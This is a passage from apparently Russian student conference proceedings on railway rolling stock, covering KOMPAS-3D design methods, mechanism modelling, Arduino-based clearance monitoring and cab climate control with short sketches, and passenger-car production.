Создание проекта всегда начинается с планирования и выбора подхода для достижения поставленных целей. Такие подходы являются методиками проектирования. Они помогают инженеру определить план действий, этапы проектирования, а также позволяют производить работу параллельно с другими исполнителями и группами. В их основе лежит систематизация и компоновка тех или иных объектов, которые входят в проект. Обычно объекты формируют определённые уровни, в которых хранятся эскизы, детали, сборочные единицы, главные сборки. Существует множество методов проектирования, которые позволяют выполнять поставленные конструкторские задачи.

В настоящее время они не имеют специальной стандартизации, поэтому каждый инженер использует тот метод, который с субъективной точки зрения, позволяет наиболее эффективно достигать поставленные цели.

Структуризацию действий и порядок выполнения задания уже возможно определить как отдельный метод. Именно поэтому невозможно полностью классифицировать методы, так как у каждого исполнителя проекта подходы индивидуальны, и работа по стандарту может ухудшить эффективность при неправильном понимании тех или иных аспектов. Другая причина отсутствия стандартизации заключается в том, что каждая программа трёхмерного моделирования имеет определённые отличия от аналогичных систем, что может приводить к тому, что методы могут быть неприменимы при использовании других программных продуктов.

При работе программном комплексе КОМПАС-3D обычно применяют следующие методики: проектирование снизу вверх с размещением компонентов, проектирование снизу вверх с предварительной компоновкой, проектирование сверху вниз с преобразованием тел в компоненты, проектирование сверху вниз с предварительной компоновкой.

Методики «снизу вверх» и «сверху вниз» указывают на порядок разработки проекта от главного к низшему или наоборот. Каждая методика имеет как достоинства перед другими, так и значительные недостатки. На выбор методики влияет собственный опыт, но также большую роль в выборе занимают условия, в которых будет разрабатываться проект. Существует несколько критериев, помогающих выбрать самую оптимальную методику: простота изделия, определённость общего состава изделия, наличие уже разработанных

компонентов для изделия, изменчивость изделия в процессе разработки, одиночное или коллективное проектирование. Таким образом, каждый из четырёх методик выбирается в соответствии с пятью критериями.

Методика «снизу вверх» с размещением компонентов имеет следующий порядок разработки: создаются файлы деталей, которые будут иметь определённые параметры. Эти детали по необходимости смогут быть отредактированы и перестроены. В них при необходимости можно вносить изменения. Это возможно благодаря тому, что детали хранятся в отдельных независимых файлах, которые будут добавлены в сборки отдельным компонентом. Таким образом формируется основная геометрия деталей. Далее создаются файлы подсборки, в которые будет помещены детали, разработанные на первом этапе. На этом этапе также компоненты размещаются с помощью сопряжений в положения, соответствующие группе этих элементов. Заключительным этапом выступает создание файлов сборки, которая представляет собой размещение компонентов из нижних уровней проекта. Эта методика подходит, когда изделие не имеет сложных элементов, все компоненты известны, их геометрия относительно постоянна, а также когда множество деталей являются стандартными. Такой метод предполагает, что геометрия деталей не будет изменяться, поэтому, хотя внесение изменений и возможно, это может приводить к ошибкам при перестроении объектов.

Метод проектирования «снизу вверх с предварительной компоновкой» начинается с конструирования геометрии, представляющей собой опорную геометрию. Такая геометрия называется компоновочной, в состав которой могут входить границы проектирования, каркасы, расположение компонентов. Именно этот элемент в дальнейшем будет использоваться при создании множества проектируемых изделий в проекте. В программе компас-3D компоновочная геометрия размещается в среде трёхмерного пространства в отдельных файлах, при изменении которых будут меняться и зависимые элементы. Основными в компоновочной геометрии считаются все элементы, изображающиеся на чертежах или в трёхмерном эскизе, то есть кривые, точки, поверхности, тела, размеры, технические требования, плоскости. Компоновочная геометрия позволяет только управлять геометрией объектов, и сама по себе не влияет на проектируемые тела, а именно: не изображается на чертежах, не попадает в спецификацию, не влияет на массо-центровочные характеристики тел. Следующим этапом создаются детали путём копирования объектов из компоновочной геометрии. Третьим и четвёртым этапом, как и в предыдущем методе создаётся подсборка и сборка соответственно с вставкой компоновочной геометрии. Благодаря данной методике возможно разрабатывать более сложные проекты, однако для этого необходимо сразу представлять конечный результат, который необходимо получить. Также, в отличие от методики с размещением компонентов, есть возможность вносить изменения в детали после создания сборки, что даёт больше возможностей в проектировании, реализуется возможность групповой работы с параллельным проектированием различных элементов конструкции.

Методика «сверху вниз с предварительной компоновкой» имеет следующую последовательность создания: подготавливается компоновочная геометрия для дальнейшего закрепления в детали, создаётся сборка, применяя компоновочную геометрию, в имеющейся сборке создаются файлы компонентов, создаются компоненты, которые могут быть разработаны вне сборки. Данная методика подходит для простых изделий и даёт менять параметры компонентов в любой момент. Эта методика применяется чаще всего несмотря на то, что не предусматривает работу в коллективе, так как не всегда известен весь состав изделия и приходится отталкиваться от общей сборки.

Методика «сверху вниз с преобразованием тел» включает следующие этапы разработки: подготавливается компоновочная геометрия, создаётся сборка, строятся тела в файле сборки, преобразуются тела сборки в отдельные детали. Такой метод подойдёт для сложных проектов с минимальным количеством стандартных изделий и с неизвестной заранее структурой. Также возможно вносить внутренние изменения и работать коллективно.

Из всего изложенного можно подчеркнуть, что методики «снизу вверх» возможно применять даже без специальных навыков в КОМПАС-3D. Для методик «сверху вниз» понадобится более углубленное изучение возможностей программы и наличие значительного опыта в сфере моделирования.

Список источников

1. Большаков В. П., Чагина А. В. 3D-моделирование в КОМПАС-3D версий V17 и выше. Учебное пособие для вузов. – СПб.: Питер, 2021. – 256 с.
2. Погорелов Д.Ю. Современные алгоритмы компьютерного синтеза уравнений движения систем тел. Известия Российской академии наук. Теория и системы управления. 2005. № 4. С. 5-15.
3. Pogorelov D., Yazykov V., Lysikov N., Oztemel E., Arar O.F., Rende F.S. Train 3d: the technique for inclusion of three-dimensional models in longitudinal train dynamics and its application in derailment studies and train simulators. Vehicle System Dynamics. 2017. Т. 55. № 4. С. 583-600.
4. Воробьев В.И., Новиков В.Г., Михальченко Г.С., Измеров О.В., Пугачев А.А., Волохов С.Г. Узел подвешивания тягового электродвигателя. Патент на изобретение RU 2549427 С1, 27.04.2015. Заявка № 2014107284/11 от 25.02.2014.
5. Погорелов Д.Ю., Павлюков А.Э., Юдакова Т.А., Котов С.В. Моделирование контактных взаимодействий в задачах динамики систем тел. В сборнике: Динамика, прочность и надежность транспортных машин. Сборник трудов. Брянск, 2002. С. 11-23.

Материал поступил в редколлегию 18.04.2024

УДК 004.942

Анализ возможностей моделирования механизмов в среде программного комплекса Компас-3D

Середина Виктория Максимовна. (ст.гр.О-22-ПСЖД-лк-Б)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Расина Дмитрия Юрьевича (dmrr1979@gmail.com)

Аннотация. Современные программные комплексы позволяют выполнять проектирование механизмов и машин, соответствующих требованиям обеспечения высокой степени эффективности, экономичности и надежности.

В статье рассмотрены возможности программного комплекса КОМПАС-3D при проектировании и анализе работы механических систем.

Ключевые слова: механизм, КОМПАС-3D, Универсальный механизм, кинематика, динамика, твердотельные механические системы, трехмерное моделирование, анимация.

Улучшение методик проектирования, особенно в части кинематического и динамического анализа таких механизмов, является одной из ключевых задач в области механики.

Встроенные и сторонние, представленные в виде дополнительных модулей и библиотек средства моделирования программного комплекса КОМПАС-3D позволяют создавать трехмерные объекты и сборки, проводить анализ, визуализацию, анимацию, а также создавать техническую документацию, что обеспечивает полный цикл разработки и анализа конструкций в одной программной среде. Это удобный инструмент, позволяющий экономить время и ресурсы при создании и оптимизации различных элементов.

В рамках анализа работы механизмов в системе КОМПАС-3D решаются такие задачи как, создание твердотельных трехмерных моделей механизмов, и их звеньев, определение с высокой точностью их массово-центровочных характеристик. С помощью средств моделирования трехмерных сборочных моделей имеется возможность создания моделей механизмов с применением различного рода сопряжений между их элементами, позволяющими имитировать кинематические связи. Создание анимации движения и определение положения элементов механизма в процессе работы.

С помощью специализированного приложения для системы КОМПАС-3D имеется возможность анализа динамического поведения машин и механизмов.

Важным аспектом в проектировании механических систем является возможность анимации для визуализации и понимания процессов, особенно в области их проектирования.

КОМПАС-3D предоставляет инженерам и дизайнерам интуитивно понятное и функциональное средство для анимации, позволяющей иллюстрировать работу и функциональность разрабатываемых изделий.

Она позволяет инженерам проверить работоспособность и эффективность разрабатываемых систем на ранних этапах проектирования, что способствует выявлению и исправлению ошибок еще до начала физического производства. Может использоваться для обучения персонала, демонстрируя особенности работы с различными механизмами, безопасность и технические аспекты производства. С использованием визуализации через анимацию могут создаваться рекламные материалы и презентации, демонстрирующие преимущества и функциональность изделия. Процесс анимации представляет собой последовательную стратегию, включающую шаги, каждый из которых представляет собой действие над одним или несколькими компонентами механизма в пространстве, соблюдая законы движения.

При создании анимации сборочной модели к компонентам могут применяться следующие операции: перемещение элементов или групп элементов по траектории, вращение компонентов вокруг осей, управление прозрачностью, использование переменных и создание траекторий для точек.

Для настройки параметров перемещения и вращения доступны отдельные диалоговые окна, в которых задаются такие параметры, как направление, скорость и время. При создании сборки на компоненты накладываются связи и ограничения с целью предотвращения их непредусмотренного движения в пространстве. Главный (головной) элемент, вставляемый в сборку, закрепляется в пространстве по всем степеням свободы, в то время как остальные компоненты присоединяются друг к другу с ограничением возможности перемещений и поворотов, относительно ранее имеющейся геометрии.

Эти соединения играют важную роль в процессе создания анимации. Правильно настроенные связи обеспечивают безошибочный процесс анимации на всем временном интервале.

Также имеется возможность определения функции столкновений компонентов при движении, что помогает обнаруживать «коллизии» при взаимодействии узлов и деталей в механизмах.

В КОМПАС-3D, помимо позиционирующих соединений, доступны механические связи, такие как вращение-вращение, вращение-перемещение, кулачок-толкатель. Перемещение компонентов осуществляется с учетом ограничений, наложенных позиционирующими соединениями. На каждом шаге можно совмещать принципы движения, например, перемещение – перемещение, перемещение – вращение, в зависимости от того, какое перемещение элементов механизма требуется реализовать в модели.

Для отображения крайних положений механизмов имеется возможность отрисовки кинограмм, создаваемых с помощью библиотеки анимации.

Расчет механизма включает в себя анализ его динамики, прочности, устойчивости и других характеристик, для обеспечения корректного функционирования и безопасности его работы.

Для получения динамического объекта – системы тел – и последующего анализа его динамических, кинематических и статических свойств для системы КОМПАС-3D разработана библиотека «Универсальный механизм Express»,

командой Лаборатории вычислительной механики Брянского государственного технического университета.

Механизмы в среде данного модуля описываются как системы твердых тел, шарниров и силовых элементов. Для анализа доступны практически все необходимые величины: координаты, скорости, ускорения, силы реакций в шарнирах, усилия в пружинах и т. д.

В данном приложении реализованы следующие функции для работы с линейными силовыми элементами или элементами, изменяющимися по гармоническому закону:

- Задание равномерного, равноускоренного или равнозамедленного движения, а также возможность изменения движения по гармоническому закону для решения задач кинематики.
- Решение контактных взаимодействий тел при условии их непересечения во время кинематического или динамического движения.

Визуализация работы библиотеки осуществляется в отдельном окне, предоставляя пользователю возможность получать визуальную информацию о движении объекта и его динамических и кинематических характеристиках непосредственно в процессе моделирования.

Список источников

1. Большаков В. П., Чагина А. В. 3D-моделирование в КОМПАС-3D версий V17 и выше. Учебное пособие для вузов. – СПб.: Питер, 2021. – 256 с.
2. Универсальный механизм 9 / Руководство пользователя [Электронный ресурс]. – Режим доступа: <https://www.umlab.ru/pages/index.php?id=3/>.
3. Antipin D.Y., Racin D.Y., Shorokhov S.G. Justification of a rational design of the pivot center of the open-top wagon frame by means of computer simulation. В сборнике: 2nd International Conference on Industrial Engineering (ICIE-2016). Сер. "Procedia Engineering" 2016. С. 150-154.
4. Ашуркова С.Н., Высоцкий А.М., Антипин Д.Я. Исследование влияния конструкции подкрепляющего набора боковой стены пассажирского вагона на его технико-экономические показатели. В сборнике: Молодые ученые - ускорению научно-технического прогресса в XXI веке. сборник материалов III Всероссийской научно-технической конференции аспирантов, магистрантов и молодых ученых с международным участием: электронное научное издание. Ответственные за выпуск: А.П. Тюрин, А.Н. Домбрачев. 2015. С. 849-852.
5. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Применение тяговых электроприводов с двух- и трехуровневыми автономными инверторами напряжения. Наука и техника транспорта. 2013. № 1. С. 74-83.

Материал поступил в редколлегию 18.04.2024

УДК 629.4.02

Разработка системы контроля габарита подвижного состава

Дробышевский Кирилл Алексеевич (ст. гр. О-21-ПСЖД-лк-С)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Бондаренко Дениса Андреевича (unitbond@yandex.ru)

Аннотация. Современные требования, предъявляемые к движению грузовых и пассажирских составов на сетях отечественных железных дорог, обеспечивают безопасность движения поездов и сохранность инфраструктуры локомотивного и вагонного хозяйства. Одним из распространённых видов аварий, связанных с движением подвижного состава, является нарушение зон безопасности его габаритов и габаритов приближения строений. Такие ситуации возникают при попадании посторонних предметов с поверхности железнодорожного пути в тележку вагона или локомотива, а также при выполнении погрузочно-разгрузочных работ. Это может привести к значительному материальному ущербу подвижного состава, инфраструктуры пути или станции, а в исключительных случаях стать причиной человеческих жертв.

Решением указанной проблемы является применение «габаритных рамок» при въезде составов на железнодорожные станции. В случае нарушения зоны безопасности габарита подвижного состава или приближения строений посторонний предмет заденет и опрокинет рамку, что будет являться сигналом для обходчика о возникновении аварийной ситуации. Однако, применение такого решения позволяет фиксировать лишь первое нарушение габарита по ходу движения состава, а не целиком по его длине [1-3].

В связи с этим разработка системы контроля габарита подвижного состава с учетом минимизации ее стоимости и определения безопасных зон по всей длине состава при въезде/выезде со станции является актуальной. Такая система будет непрерывно следить за габаритом подвижного состава подходящего и уходящего со станции и принимать необходимые меры для исключения возможных аварийных ситуаций.

Суть предлагаемой системы состоит в том, что при выявлении несоответствия габарита, система подает сигнал диспетчеру станции, который останавливает подвижной состав до причинения вреда сооружениям или персоналу станции. Система контроля габарита представляет собой лазерные датчики, подключенные к плате Arduino и расположенные на столбах на расстоянии 1 км от станции.

В систему входит [4-5]:

- лазерный датчик O1D106 – инструмент для измерения расстояния;
- плата Arduino Mega ADK – электронная плата для управления системой;

- макетная плата – корпус платы;
- соединительные провода – элементы для соединения элементов схемы;
- выходной провод – элемент для передачи полученного результата – диспетчеру.

Размещать датчики планируется на элементах путевого хозяйства – столбах или иных несущих элементах (рис. 1).




Рис. 1. Схема расположения датчиков (1–8) для контроля габарита подвижного состава и габарита приближения строения

Предварительно предполагается установка восьми датчиков, информация с которых передается на плату Arduino, а далее через выходной провод на монитор диспетчера по станции.

Для передачи сигналов с лазерных датчиков предложен листинг программы, приведенный на рис. 2.

```
void GetDistance() {
    int status;
    char report[64];
    uint32_t distance;
    u8g2.clearBuffer(); // очистка внутренней памяти
    u8g2.setFont(u8g2_font_ncenB10_tr); // выбор доступного шрифта
    // Read Range.
    status = sensor_vl53l0x.GetDistance(&distance);
    if (status == VL53L0X_ERROR_NONE)
    {
        // Output data.
        sprintf(report, "Дистанция: %ld мм", distance);
    }
    else
    {
        sprintf(report, "Ничего", distance);
    }
    Serial.println(report);
    u8g2.drawStr(15, 30, report);
    u8g2.sendBuffer();
}
```

Рис. 2. Листинг программы для измерения расстояния лазерным датчиком O1D106

Функция GetDistance() собирает данные с лазерного датчика и отображает расстояние на LED-дисплее диспетчера по станции или, если данных нет, отобразит «Ничего».

Если отображаемое расстояние до габарита подвижного состава выходит за пределы допустимого безопасного значения дополнительно прозвучит звуковой сигнал для диспетчера о нарушении зон безопасности [6].

Предложенное решение позволяет значительно снизить себестоимость системы контроля габарита по сравнению с готовыми коммерческими проектами и предоставить возможность ее масштабируемости в зависимости от требований безопасности, предъявляемых к конкретному виду подвижного состава.

Список источников

1. ГОСТ 9238-73. Габариты приближения строений и подвижного состава железных дорог колеи 1520 (1524) мм (для линий со скоростью движения поездов не свыше 160 км/ч).

2. Инструкция по применению габаритов приближения строений ГОСТ 9238-83 ЦП/4425. М.: Транспорт, 1988 – 143 с.

3. Инструкция по применению габаритов подвижного состава ГОСТ 9238-83 ЦВ/4422. М.: Транспорт, 1988 – 133 с.

4. Момот, М.В. Мобильные роботы на базе Arduino / М.В. Момот. – СПб.: БХВ-Петербург, 2017 – 288 с.: ил.

5. Петин, В.А. Проекты с использованием контроллера Arduino / В.А. Петин. – 2-е изд., перераб. и доп. – СПб.: БХВ-Петербург, 2016 – 464 с.: ил.

6. Антипин, Д.Я. Информационные технологии в диагностике подвижного состава / Д.Я. Антипин, Д.А. Бондаренко, В.И. Воробьев, В.О. Корчагин, А.С. Космодамианский.–Курск: Университетская книга, 2020.–310 с.

Материал поступил в редколлегию 18.04.2024

УДК 62-83::621.313.3

Разработка системы управления микроклиматом кабины машиниста подвижного состава

Герасименков Кирилл Юрьевич (ст. гр. О-21-ПСЖД-лк-С)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Бондаренко Дениса Андреевича (unitbond@yandex.ru)

Аннотация. Кабина машиниста – основное рабочее место локомотивной бригады, где производится управление силовой установкой и поездом в целом. Локомотивная бригада находится в кабине около 8 часов за смену, при этом выполняя различные задачи или решая возникающие проблемы в пути следования локомотива. Большинство применяемых на отечественном подвижном составе моделей кондиционеров не позволяют автоматически

регулировать температуру воздуха внутри кабины машиниста [1]. В связи с чем задача автоматизации системы микроклимата локомотива является актуальной. Это позволит облегчить работу локомотивной бригаде и улучшить условия их труда.

Существуют аналоги предложенной системы управления микроклиматом, такие как:

- СОМ.ТС-60-ЕТ – система поддержания заданных параметров микроклимата в пассажирском вагоне;
- УКВ СПКВ – система поддержания заданных параметров микроклимата в служебных помещениях вагона.

Данные системы предназначены для вагонов и имеют в своем арсенале пульт управления, интеграция которого в бортовую систему локомотива затруднена.

Предлагаемая система представляет собой автоматизированный кондиционер, который начинает свою работу при достижении определенной температуры и влажности воздуха в помещении. В микросистему входит: кондиционер – оборудование, предназначенное для охлаждения или нагревания воздуха; плата Arduino Mega 2560 – электронное устройство управления кондиционером; инфракрасный приемник TSOP1738 – устройство, принимающее сигнал; передатчик IR Led – устройство, передающее сигнал; датчик температуры и влажности DHT11 – измерительный инструмент комбинированного действия; светодиод; соединительные провода; LED дисплей [2].

Система микроклимата располагается на задней стене кабины машиниста в специальной корпусе с прозрачным окном. Датчик температуры и влажности устанавливается в крыше кабины машиниста за прожектором, так чтобы датчик смотрел внутрь помещения.

Принцип работы системы заключается в следующем:

1. При включенном двигателе локомотива определяется температура воздуха и влажность в кабине.
2. С помощью платы Arduino задается нужный параметр поддержания температуры в кабине, информация о котором передается на LED дисплей, или же плата автоматически выставляет температуру в 22 °С.
3. Кондиционер включается в режим охлаждения или нагревания воздуха.
4. После достижения нужной температуры происходит поддерживание заданного параметра до отключения дизеля локомотива. При этом сам кондиционер переходит в энергосберегающий режим.

Схема подключения системы управления микроклиматом представлена на рис. 1.




Рис. 1. Компонентная схема автоматизированной системы микроклимата

На первом этапе был разработан алгоритм для передачи сигналов с передатчика на ИК приемник. Листинг программы передачи сигнала приведен на рис. 2.

```
#include «IRremote.h»

IRrecv irrecv(2); // указываем вывод, к которому подключен приемник

decode_results results;
int Relay = 4;

void setup()
{
  pinMode(Relay, OUTPUT);
  irrecv.enableIRIn(); // запускаем прием
}

void loop() {
  if ( irrecv.decode( &results ) ) { // если данные пришли
    switch ( results.value ) {
      case 0x40BF807F:
        digitalWrite( Relay, HIGH );
        break;
      case 0x40BF40BF:
        digitalWrite( Relay, LOW );
        break;
    }
  }
  irrecv.resume(); // принимаем следующую команду
}
```

Рис. 2. Листинг программы для передачи сигнала на ИК приемник

Контроль температуры производится с помощью датчика DHT11, датчик считывает показания температуры и влажности, далее информация передается плате Arduino и система регулирует, либо поддерживает температуру в кабине машиниста. Длительность цикла контроля составляет 2,5 минуты [3].

Предлагаемое решение позволяет облегчить работу, улучшить условия труда локомотивных бригад во время движения локомотива, а также снизить затраты энергии на вспомогательные нужды [4]. Стоит упомянуть, что система проста в установке, обслуживании, имеет низкую стоимость, доступность комплектующих, также предложенная схема может использоваться на ином железнодорожном транспорте.

Список источников

1. Кузьмич, В.Д. Тепловозы: Основы теории и конструкция: Учеб. для техникумов / В.Д. Кузьмич, И.П. Бородулин, Э.А. Пахомов и др.; Под ред. В. Д. Кузьмича. – 2-е изд., перераб. и доп. – М.: Транспорт, 1991. – 352 с.

2. Амперка. Климат-контроль на Arduino: [сайт] / учредитель ООО «Амперка Роботс». – Москва, 2018. – URL: <http://wiki.amperka.ru/slot-box:climate-control> (дата обращения 10.04.2024).

3. Научные Статьи.Ру. Микроклимат в помещении: основы и принципы создания комфортной атмосферы: [сайт] / URL: <https://nauchniestati.ru/spravka/teoreticheskie-osnovy-sozdaniya-mikroklimata-v-pomeshhenii/> (дата обращения 10.04.2024).

4. Бондаренко, Д.А. Автоматическая система управления температурой тягового асинхронного двигателя локомотива / Д.А. Бондаренко, В.В. Кобищанов // Фундаментальные и прикладные проблемы техники и технологии. 2017. № 5 (325). С. 177-183.

5. Antipin D., Motyanko T., Rasin D. Research of dynamic load capacity of tipper car using mathematical model method. В сборнике: Proceedings of 2015 International Conference on Mechanical Engineering, Automation and Control Systems, MEACS 2015. 2015. С. 7414873.

Материал поступил в редколлегию 18.04.2024

УДК 629.4.02

Особенности поэтапного производства пассажирских вагонов

Ватутина Ольга Ивановна (ст. гр.21-ПСЖД-лк-С)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Ашурковой Светланы Николаевны (swetiknk@yandex.ru)

Аннотация. Описаны общие этапы производства российских пассажирских вагонов. Выполнен анализ технологического процесса изготовления вагона, отмечены особенности производства.

Ключевые слова: пассажирский вагон, вагоностроение, проектирование, технологический процесс.

Железнодорожные пассажирские вагоны являются важным компонентом железнодорожного транспорта, и процесс их производства включает в себя множество звеньев и требует применения различных профессиональных навыков. Проектировщик, инженер, конструктор должны четко представлять поставленную перед ними задачу, здраво оценивать взаимосвязь принятых ими решений и следовать требованиям норм и правил разработки конструкции. Технологическая подготовка и производство пассажирских вагонов выполняется на вагоностроительном заводе.

Сегодня самым крупным предприятием России по производству различных типов пассажирских вагонов локомотивной тяги и комплектующих к ним является Тверской вагоностроительный завод, основной поставщик вагонов для ОАО «Российские железные дороги» и ОАО «Федеральная пассажирская компания».

Процесс изготовления пассажирского вагона включает несколько основных этапов (разработка технических требований, опытно-конструкторские работы, постановка на производство, модернизация, модификация, совершенствование) и регламентируется ГОСТ 15.902-2014.

Проектирование является первым важнейшим этапом процесса производства железнодорожного вагона. Проектировщик разрабатывает схему конструкции вагона на основе потребностей заказчика и нормативных актов железнодорожной компании. При этом необходимо обеспечить такие требования как прочность конструкции, устойчивость, вес и безопасность (ГОСТ 34681-2020). Проектирование включает в себя определение типа и технических характеристик вагона, определение его геометрических размеров, конструкции и материалов, а также проектирование внутренней планировки и оборудования. По возможности при разработке новых вагонов стараются использовать элементы конструкции из вагонов существующих моделей: это позволяет унифицировать производство [1, 2].

После завершения проектирования следующим этапом производства вагона является закупка сырья. Основным сырьем для пассажирских железнодорожных вагонов являются сталь, алюминиевые сплавы, стекло, дерево и другие. Сырье требует проверки качества и приемки для обеспечения соответствия проектным требованиям и стандартам.

На вагоностроительном заводе выполняется почти полный производственный цикл по изготовлению вагона: от сырья до готового изделия.

Рассмотрим более детально технологический процесс изготовления и сборки кузова пассажирского вагона.

Следующий этап производства – изготовление комплектующих и узлов несущей конструкции кузова вагона. Различные материалы и элементы конструкции требуют выбора различного технологического оборудования. Так как несущая конструкция кузова современного пассажирского вагона – цельнометаллическая подкрепленная оболочка с вырезами, то при производстве используется различное оборудование для обработки листового и профильного металла. Использование высокоточного станка с числовым программным

управлением (ЧПУ) для резки листового металла позволяет производить высококачественные детали, что способствует обеспечению качества сварки кузова вагона на более позднем этапе. При изготовлении кузова кроме этого требуется выполнять такие технологические процессы, как гибка, сварка, сверление, ковка. При выполнении гибки для повышения эффективности производства целесообразно использовать гидравлические пресс-тормоза с ЧПУ. Следует выбирать высокопроизводительное оборудование, но при этом учитывать его рентабельность в данном производстве.

Сборка кузова вагона является одним из основных звеньев в производстве вагона. Отдельно изготовленные рама (с установленным подвагонным оборудованием и коммуникациями), боковые, торцевые стены, крыша, соединяются сваркой воедино и образуют несущую металлическую оболочку кузова вагона (рис.). Каждый этап производства сопровождается строгим контролем качества.




Рис. 1 Выполнение сварочных работ в кузове пассажирского вагона

В малярном цеху кузовов грунтуют и шпатлюют, в окрасочно-сушильных камерах наносят и сушат лакокрасочные покрытия. И затем начинается кропотливая и не менее ответственная работа: сборка "внутренностей" вагона. Перед этим устанавливают двери, окна, люки.

На данном этапе сотрудники завода наносят в кузове теплоизоляционное покрытие, устанавливают отопление и другое внутреннее оборудование, прокладывают провода и производят остальную внутреннюю отделку. Оборудование железнодорожного вагона включает в себя электрооборудование, вентиляционное оборудование и оборудование для кондиционирования воздуха. Оно должно быть установлено и отлажено в соответствии с проектными требованиями для обеспечения нормальной работы. Внутренняя отделка железнодорожного вагона включает сиденья, полы, стены, потолки, туалеты и

другие детали. Эти детали требуют точной обработки и сборки для обеспечения соответствия требованиям дизайна и стандартам.

Сборка производится на позициях — на каждой выполняются только определенные действия. И пустой каркас постепенно превращается в современный комфортный вагон, готовый принять пассажиров.

Процесс производства железнодорожных вагонов требует многочисленных проверок качества, включая проверку сырья, производственного процесса, готовой продукции.

Из всего выше сказанного, можно сделать вывод, что процесс производства пассажирских железнодорожных вагонов требует координации множества профессиональных технологий и звеньев, каждое из которых является важной и неотъемлемой частью общего дела. Только благодаря тщательно проработанному производственному процессу и строгим проверкам качества можно гарантировать безопасность, надежность и длительное использование вагонов.

Список источников

1. Ашуркова, С.Н. Обоснование проектных решений конструкции кузова пассажирского вагона с перфорированными подкрепляющими элементами: специальность 05.22.07 «Подвижной состав железных дорог, тяга поездов и электрификация»: диссертация на соискание ученой степени кандидата технических наук / Ашуркова Светлана Николаевна; Российский университет транспорта. – Москва, 2019. – 138 с. – Текст: непосредственный.

